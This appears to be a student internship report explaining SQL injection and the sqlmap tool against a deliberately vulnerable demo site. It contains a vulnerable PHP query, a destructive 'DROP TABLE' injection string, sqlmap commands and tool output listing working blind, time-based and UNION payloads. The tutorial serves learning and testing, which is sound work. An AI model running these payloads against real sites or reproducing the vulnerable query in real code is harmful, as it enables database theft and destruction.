SRI SANKANRS DEGREE COLLEGE KURNOOL

Y Prathibha

Long term intership

OWASP Vulnerabilities

SQLMAP

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

Consider the following php code segment:

```
$variable = $_POST['input'];

mysql_query("INSERT INTO table (column) VALUES ('$variable')");
```


If the user enters "value'); DROP TABLE table;–" as the input, the query becomes

```
INSERT INTO table (column) VALUES('value'); DROP TABLE table;--')
```

which is undesirable for us, as here the user input is directly compiled along with the pre-written sql query. Hence the user will be able to enter an sql query required to manipulate the database.


Where can you use SQLMAP?

If you observe a web url that is of the form http://testphp.vulnweb.com/listproducts.php?cat=1, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.



A simple test to check whether your website is vulnerable would be to replace the value in the get request parameter with an asterisk (*). For example,

http://testphp.vulnweb.com/listproducts.php?cat=*



If this results in an error such as the error given above, then we can conclusively say that the website is vulnerable.

Installing sqlmap

SQLMAP comes pre-installed with kali Linux, which is the preferred choice of most penetration testers. However, you can install sqlmap on other debian based linux systems using the command

sudo apt-get install sqlmap

Usage


In this article, we will make use of a website that is designed with vulnerabilities for demonstration purposes:

http://testphp.vulnweb.com/listproducts.php?cat=1

As you can see, there is a GET request parameter (cat = 1) that can be changed by the user by modifying the value of cat. So this website might be vulnerable to SQL injection of this kind.

To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal,

sqlmap –h



Running SQLmap

Simple HTTP GET based test

In this simple test we will use a standard HTTP GET based request against a URI with a parameter (?id=5). This will test different SQL injection methods against the id parameter.

```
python sqlmap.py -u 'http://mytestsite.com/page.php?id=5'
```

In the results we can see the different methods used against the parameter.

```
      _
      _H_
 _ _['']__ __ _  {1.5.2.12#dev}
|_ -| . ['']     | .'| . |
|_|_  ["]|||_,|  _|
      ||V...       ||   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:55:56

[12:55:56] [INFO] testing connection to the target URL

[12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS

[12:55:58] [INFO] testing if the target URL content is stable

[12:55:58] [INFO] target URL content is stable

[12:55:58] [INFO] testing if GET parameter 'id' is dynamic

[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic

[12:55:59] [INFO] GET parameter 'id' is dynamic

[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[12:56:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[12:56:18] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="hac")

[12:56:18] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

[12:56:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'

[12:56:41] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable

[12:56:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[12:56:41] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[12:56:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[12:56:43] [INFO] target URL appears to have 3 columns in query

[12:56:46] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 9561=9561

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: id=1 AND SLEEP(5)

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: id=-6630 UNION ALL SELECT NULL,CONCAT(0x7178786271,0x79434e597a45536f5a4c695273427857546c76554854574c4f5a534f587368725142615a54456256,0x716b767a71),NULL-- mIJj

---

[12:56:52] [INFO] the back-end DBMS is MySQL

web application technology: Nginx, PHP 5.3.10

back-end DBMS: MySQL >= 5.0.12

[12:56:52] [INFO] fetched data logged to text files under '/home/elliot/.sqlmap/output/mytestsite'

[*] shutting down at 12:56:52